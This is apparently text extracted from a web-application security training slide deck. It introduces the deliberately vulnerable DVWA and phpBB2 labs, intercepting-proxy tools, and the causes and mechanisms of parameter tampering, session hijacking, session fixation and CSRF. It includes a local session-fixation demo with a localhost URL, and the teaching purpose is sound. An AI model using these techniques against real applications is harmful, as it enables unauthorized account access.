developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7 - no phpIDS version by ps_testware

- ✓ Brute Force accounts
- ✓ Command Injection
- ✓ Cross-site Request Forgery
- ✓ File Inclusion
- ✓ SQL Injection
- ✓ Insecure Uploads
- ✓ Cross-site scripting
- ✓ Session Hijacking



phpBB2



Version 2.0.0 (2001); no vulnerabilities added !

- ✓ Cross-site scripting
- ✓ SQL Injection
- ✓ Session Hijacking
- ✓ Session Fixation
- ✓ Authentication Bypass
- ✓ Privilege Escalation
- ✓ Cross-site Request Forgery
- ✓ Insecure Redirect
- ✓ HTTP Header Injection
- ✓ Remote Code Execution



Client side Parameter tampering

Under your control

JavaScript, ActiveX, Applet, plugin







Testing Tool: browser

✓ Firefox with add-ons:

- Web developer : show/edit structure of website



- Hackbar : quick request tampering





Intercepting proxy



Intercepting
proxy






Testing Tool: local proxy

✓ Burp Suite Professional

✓ Local proxy, "Man-in-the-middle"



✓ Intercepts all requests and responses


✓ Allows for analysis and editing





Intercepting proxy





Parameter Tampering



Parameter Tampering

✓ Cause

- Not validating request parameters on server-side

✓ Attack mechanism

- Tampering client-side parameters

✓ Direct consequence


- Abuse of functionality

✓ Collateral damage

- Loss of profit, hosting malicious software




Upload any! file > 100 kB






Upload non image file




Medium






Session Management





Authentication basics




Think about this for a moment
Solution: session tokens
Request, not user identity.




Session management

- ✓ Web applications needs to keep track of states of users
- ✓ Problem: Application needs a user state, but HTTP is stateless protocol
- ✓ How?: By implementing Session Management
 - Server creates unique identifier for each client
 - Client sends identifier with each request



Session management basics





Demonstration: Session Hijacking And Fixation





Session hijacking

✓ Cause

- Session tokens are not uniquely linked to client

✓ Attack mechanism

- Use known valid session token

✓ Direct consequence

- Logging in without credentials

✓ Collateral damage


- Unauthorized access to application



Session hijacking

When Ted opens the interesting link, the script becomes active ...
authenticated ...

Vulnerable application



Malicious User

Trusted User



Session fixation

✓ Cause

- Session tokens are not reset after authentication

✓ Attack mechanism

- Trick user in using a URL with fixed session token

✓ Direct consequence

- Session Hijacking possible


✓ Collateral damage


- Unauthorized access to application

Session fixation

When Alice sends the
So she creates a link
to the application and
hides a blank
ticket in it
authenticated ...

Vulnerable application





Demonstration in phpBB

- 2 browsers, cookie manager, local proxy
- Log in the application, log off again
- identify newly issued sessionid
- Construct URL containing new session id
`http://localhost/phpBB2/login.php?sid=<token>`
- Open URL in second browser and log in as 'admin'
- Refresh page in first browser and observe what happened





Cross-site Request Forgery

✓ Cause

- Only predictable parameters in requests

✓ Attack mechanism

- Direct link to functionality executed by victim

✓ Direct consequence

- CSRF allows attackers to use a victim's authorisation to execute a function

✓ Collateral damage


- Can be automated when combined with XSS
 - More on that this afternoon



Cross-site request forgery

and found a process
she can do Evil® with.
the Evil® action with
his own authorizations

Vulnerable application



Malicious User

Trusted User



DRINK COFFEE

***Do Stupid
Things
Faster
with More
Energy***





Agenda: Block 2

✓ Demonstrations

